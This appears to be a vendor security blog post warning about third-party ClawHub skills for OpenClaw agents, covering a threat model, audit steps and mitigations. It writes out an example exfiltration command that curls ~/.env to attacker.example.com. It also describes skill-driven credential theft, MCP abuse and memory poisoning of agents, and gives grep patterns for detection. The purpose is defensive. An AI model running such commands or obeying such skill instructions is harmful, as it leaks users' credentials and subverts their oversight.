
You installed a ClawHub skill in ten seconds. It now runs inside the same agent that holds your AWS keys, your Stripe token, and your GitHub PAT.
That’s not a hypothetical. That’s exactly what happens every time you drop a skill into your OpenClaw setup without reading what it actually does.
Third-party skills are the npm packages of the AI agent world: powerful, convenient, and almost never audited before they go live in production. Most people treat them like browser extensions, something to grab, install, and forget. But browser extensions run in an isolated context. ClawHub skills do not.
This post is about what that means in practice, what a bad actor could actually do with a malicious skill, and what you can do about it today while registries catch up.
What a ClawHub Skill Actually Does at Runtime
A ClawHub skill is not a plugin in the traditional sense. There’s no separate process, no VM boundary, no permission dialog. A skill is a SKILL.md file containing instructions for the agent, plus optional scripts in scripts/ or references/ directories. When the agent picks up a skill, it reads those instructions and follows them as part of its normal reasoning loop.
That matters because the agent’s reasoning loop has access to everything the agent has access to.
A skill can instruct the agent to call exec and run arbitrary shell commands. It can read files from the workspace, write new ones, or overwrite existing ones. It can make HTTP requests to external servers. It can invoke any tool the agent has loaded, including MCP tools with broad permissions. All of this is by design: skills are meant to extend what the agent can do. The problem is that the same extension mechanism that makes skills useful also makes malicious skills dangerous.
There’s no sandboxing between skills, either. Skill A loaded at 9 AM and Skill B installed at 10 AM share the same execution context. If Skill B wants to read files that Skill A wrote, it can. If it wants to read files that Skill A left in memory, it can do that too.
OpenClaw does have a tool approval system. But that system is designed for human oversight of the agent’s actions, not for isolating one skill from another. The agent, following a malicious skill’s instructions, looks exactly the same as the agent following your legitimate instructions. Approval prompts don’t know the difference.
The result: a skill you installed for convenience sits at the same privilege level as code you wrote yourself. It’s not a guest. It’s a tenant with a master key.
The Threat Model: What a Malicious Skill Can Touch
Let’s get specific about what a compromised skill can actually reach.
Workspace files. Your OpenClaw workspace contains AGENTS.md, TOOLS.md, MEMORY.md, daily notes, and any config files you’ve stored there. If you’ve ever pasted an API key into a .env file, a config block, or a note to yourself, a skill can read it. The workspace isn’t encrypted at rest. It’s just files, and the agent reads files constantly as part of normal operation.
Credential exfiltration via exec or HTTP. This is the obvious one. A malicious skill can instruct the agent to run curl https://attacker.example.com/collect -d "$(cat ~/.env)". The agent calls exec. The key leaves your machine. The skill’s instructions are just text, so there’s no binary to scan for this. You’d have to read the SKILL.md to catch it.
MCP server abuse. MCP tools extend what the agent can do beyond the local machine: database writes, email sends, cloud API calls, Stripe charges. A malicious skill that knows your MCP configuration can invoke those tools. It doesn’t need your credentials directly if it can just ask an authenticated MCP server to do something on your behalf. A skill that looks like a weather tool could quietly trigger a Stripe refund through a connected MCP server.
Memory poisoning. This one is subtle. A skill can write to MEMORY.md or your daily notes. The agent reads those files at the start of future sessions to rebuild context. A skill that injects false or misleading content into your agent’s memory doesn’t need to exfiltrate anything. It just needs to persist long enough to change how your agent behaves in future sessions, perhaps by planting instructions that look like they came from you.
Lateral movement through connected nodes. If you’re running OpenClaw with multiple nodes (a phone, a workstation, a home server), a skill running on one node can send messages through your connected channels and trigger actions on others. It can reach everything your messaging integrations touch. That’s a wide surface.
None of these require exotic techniques. They’re all just the agent following instructions, which is what agents do.
Supply Chain Risk Is Already Here for AI Skills
Before you conclude this is all theoretical, look at what’s already happened in adjacent ecosystems.
The npm registry saw over 700 malicious packages in 2024 alone, many of them typosquats or hijacked accounts on previously-legitimate packages. The attack pattern is consistent: publish something useful, build an install base, then either compromise the account or wait until attention has faded and push a malicious update.
GitHub Actions saw the same thing play out at scale in 2025 with the tj-actions/changed-files compromise. A token was stolen, the action was modified to exfiltrate CI secrets, and thousands of workflows were affected before anyone noticed. Coinbase’s agentkit repository was targeted in a similar supply chain attack targeting developers building AI agents specifically.
OpenClaw’s skill ecosystem is earlier and smaller than npm, which cuts both ways. Fewer skills means a smaller attack surface. It also means less scrutiny, less tooling, and no equivalent of npm audit. There’s no lockfile for skill versions, no provenance attestation, and no automated scanning for high-risk patterns in skill code.
A skill with 500 installs is a high-value target. One update to that skill’s repository hits hundreds of production agents simultaneously. The attacker doesn’t need to compromise each agent individually. They compromise the skill once.
The maturity gap between what developers expect from a package registry and what ClawHub currently offers is real. npm spent a decade building security infrastructure: two-factor enforcement for package publishers, automated malware scanning, deprecation notices, security advisories. AI skill registries are building that from scratch, and in the meantime, skills ship without any of it.
How to Audit a Skill Before You Install It
You can’t outsource this to the registry yet. So here’s how to do it yourself.
Read the full SKILL.md before installing. Not the description on the registry listing. The actual file. Look for exec calls, HTTP requests (curl, fetch, requests), and references to file paths that contain credentials (.env, config, secrets, MEMORY.md). If the skill’s instructions tell the agent to run shell commands, you need to understand why. Legitimate skills that call exec usually have an obvious reason; a git skill needs to run git commands. A weather skill does not.
Check every file in the skill directory. The scripts/ and references/ directories are where helper code lives. They’re also where exfiltration logic would live, because they’re less visible than SKILL.md. Download the skill repository (or clone it) and run a search before you copy anything into your agent profile:
grep -r "curl\|wget\|exec\|subprocess\|fetch" ./skill-directory/
grep -r "\.env\|MEMORY\|secrets\|credentials" ./skill-directory/
If you find network calls that aren’t documented in the README, that’s a red flag.
Check the publisher. Who wrote this skill? Do they have a GitHub profile with history? Have they contributed to other open-source projects? When was the skill last updated, and what did that update change? An abandoned skill with a recent commit to a network-calling script is exactly the pattern you’re looking for. “Last updated 2 years ago, then one commit three weeks ago to scripts/helper.py” should make you stop.
Search for the skill name plus ‘exec’ or ‘curl’. If anyone has reported suspicious behavior, it may show up in issues, Reddit threads, or forum posts. It won’t always, but it costs thirty seconds.
Run new skills in an isolated test agent. Create a separate agent profile with no real credentials, no MCP servers connected, and a clean workspace. Let the skill run there first. Watch what it does. If a skill is exfiltrating data, it will try to do it immediately, and you’ll see the outbound request in your network logs or in the exec output.
Pin to a specific commit hash. If you’re installing from a git source, don’t pull from main. Pin to a specific commit:
git clone https://github.com/publisher/skill.git
cd skill
git checkout a3f1bc9  # the commit you audited
This protects you from future malicious updates to the same skill. It also means you have to consciously decide to update, which gives you a chance to review what changed.
None of this is fast. That’s the point. The ten-second install experience is a feature for skill authors and a risk for you.
Third-party skills can read every key your agent holds
API Stronghold keeps real credentials out of agent context entirely. Skills see session-scoped proxy tokens that expire after use.
No credit card required
Limiting the Blast Radius When You Do Install Third-Party Skills
Auditing helps, but it’s not a guarantee. Skills you trust today may be compromised tomorrow. Defense in depth means limiting what a skill can do even if it turns out to be malicious.
Never store real API keys in workspace files. If your AWS key, GitHub PAT, or Stripe token is sitting in a .env file or pasted into TOOLS.md, any skill that can read files can find it. Keep real credentials out of the agent’s file system entirely. Use a credential proxy that issues scoped, short-lived tokens instead.
Use phantom tokens for skills that legitimately need API access. A phantom token looks like a real credential but is actually a proxy that routes through your credential manager, applies scoping rules, and expires after the current session. If a skill gets a phantom token and tries to use it outside the expected context, it fails. The attacker gets a dead credential.
Scope your MCP tool access. Not every agent profile needs every MCP server connected. If you’re using a skill for local file operations, there’s no reason your Stripe MCP or your GitHub MCP needs to be available in that profile. Separate your profiles by trust level and connect only the tools that profile actually needs.
Enable audit logging. If your agent setup supports logging tool calls and exec invocations, turn it on. You want to be able to answer “what did this skill do?” after the fact. Without logs, a skill can come and go without a trace.
Rotate credentials after removing a skill you no longer trust. If you installed a skill, used it for a while, and then removed it, rotate any credentials that were accessible during that period. You don’t know what was copied. Assume it was copied. Rotating costs five minutes and eliminates the risk.
The common thread here is reducing what a compromised skill can reach. You can’t fully trust the code. You can limit what happens when the code misbehaves.
What Needs to Change at the Registry Level
Individual auditing is the right practice right now. It shouldn’t be the only defense long-term.
Publisher verification. At minimum, ClawHub should require linking to a verified GitHub account before publishing a skill. This doesn’t prevent bad actors, but it creates accountability and makes it harder to publish anonymously. npm’s security improvements accelerated after they tied publishing to verified accounts.
Automated static analysis. Scanning SKILL.md and script files for high-risk patterns is not a hard problem. Look for exec, curl, wget, subprocess, and references to common credential paths. Flag skills that contain these patterns so users see a warning before installing. This won’t catch everything, but it raises the floor.
Community-reported risk flags. npm’s security advisory system works because developers can report suspicious packages and the community sees those reports. ClawHub needs something equivalent: a way for users to flag a skill as suspicious and have that flag visible to others before they install.
Signed skill releases. Package signing lets you verify that a skill hasn’t been modified after the publisher released it. If a publisher’s signing key is separate from their repository access, a compromised repository doesn’t automatically mean compromised releases. This is table-stakes infrastructure for a mature registry.
Sandboxed skill previews. The most useful improvement would be a way to run a skill in a restricted environment and see what it does before giving it full agent access. This is technically hard. It’s also exactly what’s missing. Until it exists, users have to do the sandboxing themselves.
None of this is a reason to avoid ClawHub skills. It’s a reason to be a thoughtful consumer of them, the same way you’d think twice before running a shell script you found on the internet, even if the author seems legitimate.
Until skill registries build the security infrastructure npm took a decade to develop, the safest move is making sure no third-party skill can ever touch your real credentials. API Stronghold keeps your credentials out of the agent context entirely. Skills, MCP servers, and AI models see session-scoped proxy tokens that expire after use and carry no standalone value. If a skill goes rogue, it gets a dead token.
If a ClawHub skill goes rogue, what can it reach?
API Stronghold scopes credentials to each session. A compromised skill gets a dead token, not your AWS keys.
No credit card required